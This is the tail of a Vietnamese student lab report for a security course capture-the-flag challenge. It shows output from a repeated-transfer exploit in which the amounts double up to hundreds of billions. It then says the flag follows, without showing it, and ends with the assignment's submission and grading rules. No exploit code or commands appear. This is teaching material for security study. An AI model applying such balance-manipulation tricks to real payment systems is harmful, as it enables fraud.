Transfer 14 successful! Amount transferred: 8192
Transfer 15 successful! Amount transferred: 16384
Transfer 16 successful! Amount transferred: 32768
Transfer 17 successful! Amount transferred: 65536
Transfer 18 successful! Amount transferred: 131072
Transfer 19 successful! Amount transferred: 262144
Transfer 20 successful! Amount transferred: 524288
Transfer 21 successful! Amount transferred: 1048576
Transfer 22 successful! Amount transferred: 2097152
Transfer 23 successful! Amount transferred: 4194304
Transfer 24 successful! Amount transferred: 8388608
Transfer 25 successful! Amount transferred: 16777216
Transfer 26 successful! Amount transferred: 33554432
Transfer 27 successful! Amount transferred: 67108864
Transfer 28 successful! Amount transferred: 134217728
Transfer 29 successful! Amount transferred: 268435456
Transfer 30 successful! Amount transferred: 536870912
Transfer 31 successful! Amount transferred: 1073741824
Transfer 32 successful! Amount transferred: 2147483648
Transfer 33 successful! Amount transferred: 4294967296
Transfer 34 successful! Amount transferred: 8589934592
Transfer 35 successful! Amount transferred: 17179869184
Transfer 36 successful! Amount transferred: 34359738368
Transfer 37 successful! Amount transferred: 68719476736
Transfer 38 successful! Amount transferred: 137438953472
Transfer 39 successful! Amount transferred: 274877906944
Transfer 40 successful! Amount transferred: 549755813888
```

Và đây là flag của challenge này



YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên nộp bài theo thời gian quy định trên course.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Đặt tên theo định dạng: **[Mã lớp]-AssignmentX_NhomY** (trong đó X là Thứ tự Assignment, Y là số thứ tự nhóm đồ án theo danh sách đã đăng ký).

Ví dụ: [NT521.O11.ATCL]-Assignment01_Nhom03.pdf.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT